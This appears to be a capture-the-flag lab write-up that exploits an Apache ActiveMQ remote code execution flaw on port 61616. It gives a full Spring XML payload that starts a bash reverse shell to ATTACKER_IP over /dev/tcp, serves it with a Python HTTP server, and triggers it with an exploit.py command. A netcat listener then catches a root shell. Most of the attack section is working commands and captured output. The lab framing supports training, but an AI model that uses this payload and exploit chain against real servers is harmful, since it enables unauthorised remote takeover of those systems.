

HelloKitty-WriteUp

In this section, we shift our focus to the exploitation phase, where we'll make use of a previously developed exploit for an ActiveMQ server. This process includes delivering the payload, compromising the target machine, and potentially escalating privileges.

Warning: It takes up to 5 minutes to fully set up the machine.

First of all, let's perform initial enumeration of a target. Use the `nmap` command to scan the target IP address with aggressive timing and all ports.

```
nmap 10.10.181.228 -T4 -p- -v
```

```
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
8161/tcp   open  patrol-snmpp
61616/tcp  open  unknown

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 59.80 seconds
```

The scan reveals port 61616 as potentially vulnerable.

We can start exploiting the vulnerability. Prepare an `exploit.py` script that we crafted in a previous step to use.

Create a `poc.xml` file that contains a Spring XML payload. Initially, this payload runs the "calculator" application. The detailed `poc.xml` file listing can be found below:

```
<?xml version="1.0" encoding="UTF-8" ?>

<beans xmlns="http://www.springframework.org/schema/beans"

    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

    xsi:schemaLocation="http://www.springframework.org/schema/beans/spring-beans.xsd">

    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">

        <constructor-arg>
```

```

<list>

    <value>open</value>

    <value>-a</value>

    <value>calculator</value>

    <!-- <value>bash</value>

    <value>-c</value>

    <value>touch /tmp/success</value> -->

</list>

</constructor-arg>

</bean>

</beans>


```

The source code can be found in <https://github.com/X1r0z/ActiveMQ-RCE/blob/main/poc.xml>

Start an HTTP server on port 80 using Python. This will serve the `poc.xml` file to the ActiveMQ server.

```
python -m http.server 80
```

Note: sometimes you may come across an error which will tell you that address is already in use. This problem appears because there are already some services running on port 80, so you should try to specify another port like 81.



```

(kali㉿kali)-[~]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

Then let's execute the Initial Payload: run the `exploit.py` script to send the initial payload to the target ActiveMQ server. The initial payload will open a help window that will explain the syntax.


```
python3 exploit.py
```

```
(kali@kali)-[~]  
$ python3 exploit.py  
Usage: script.py -i <ip> -p <port> -u <url>
```

Where:

- -i is a Target IP
- -p is a vulnerable port, which is 61616 in our case
- -u is a link to .xml file, so specify the path to the file using "<http://...>"

```
python3 exploit.py -i TARGET_IP -p 61616 -u http://ATTACKER_IP:PORT/poc.xml
```



```
File Actions Edit View Help  
(kali@kali)-[~]  
$ python -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
10.10.221.156 - - [04/Nov/2023 14:52:37] "GET /poc.xml HTTP/1.1" 200 -  
10.10.221.156 - - [04/Nov/2023 14:52:37] "GET /poc.xml HTTP/1.1" 200 -  
  
(kali@kali)-[~]  
$ python3 exploit.py -i 10.10.221.156 -p 61616 -u http://10.8.206.219:80/poc.xml  
  
[*] Target: 10.10.221.156:61616  
[*] XML URL: http://10.8.206.219:80/poc.xml  
  
[*] Sending packet: 000000711f000000000000000000000010100426f72672e737072696e676672616d657766726  
b2e636f6e746578742e737570706f72742e436c61737350617468586d6c4170706c69636174696f6e436f6e746578  
7401001e687474703a2f2f31302e382e3230362e3231393a38302f706f632e786d6c  
  
(kali@kali)-[~]  
$
```

Then modify the `poc.xml` file to contain a malicious payload for Linux. Remove the calculator part and add a command execution payload. The modified payload should run a reverse shell to connect back to your machine.

The modified part should look like this:

```
<value>bash</value>  
<value>-c</value>  
<value>bash -i &gt;& /dev/tcp/ATTACKER_IP/9001 0&gt;&1</value>
```

So the final version of a poc.xml file will look like this:

```
<?xml version="1.0" encoding="UTF-8" ?>  
  
<beans xmlns="http://www.springframework.org/schema/beans"  
  
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
  
  xsi:schemaLocation="http://www.springframework.org/schema/beans/spring-beans.xsd">  
  
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
```

```

        <constructor-arg>

        <list>

            <value>bash</value>

            <value>-c</value>

            <value>bash -i &gt;&amp; /dev/tcp/ATTACKER_IP/9001 0&gt;&amp;1</value>

        </list>

    </constructor-arg>

</bean>

</beans>

```

Also this code can be found here: <https://github.com/evkl1d/CVE-2023-46604>

Now execute the modified payload: run the `exploit.py` script with the modified `poc.xml` file and target IP address to gain a reverse shell on the target machine. Don't forget to open netcat session first. Note that you can use any port, but make sure you'll change the contents of `poc.xml`, so the exploit works properly.

```
nc -lvnp PORT
```

```
python3 exploit.py -i TARGET_IP -p 61616 -u http://ATTACKER_IP:PORT/poc.xml
```

```

(kali㉿kali)-[~]
$ nc -lvnp 53
listening on [any] 53 ...
connect to [10.8.206.219] from (UNKNOWN) [10.10.221.156] 36844
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c8d25ed0af80:/opt/apache-activemq-5.15.0#

```

Once you have a reverse shell, you can use it to access the target system. Use commands like `cat /root/flag.txt` to retrieve the flag.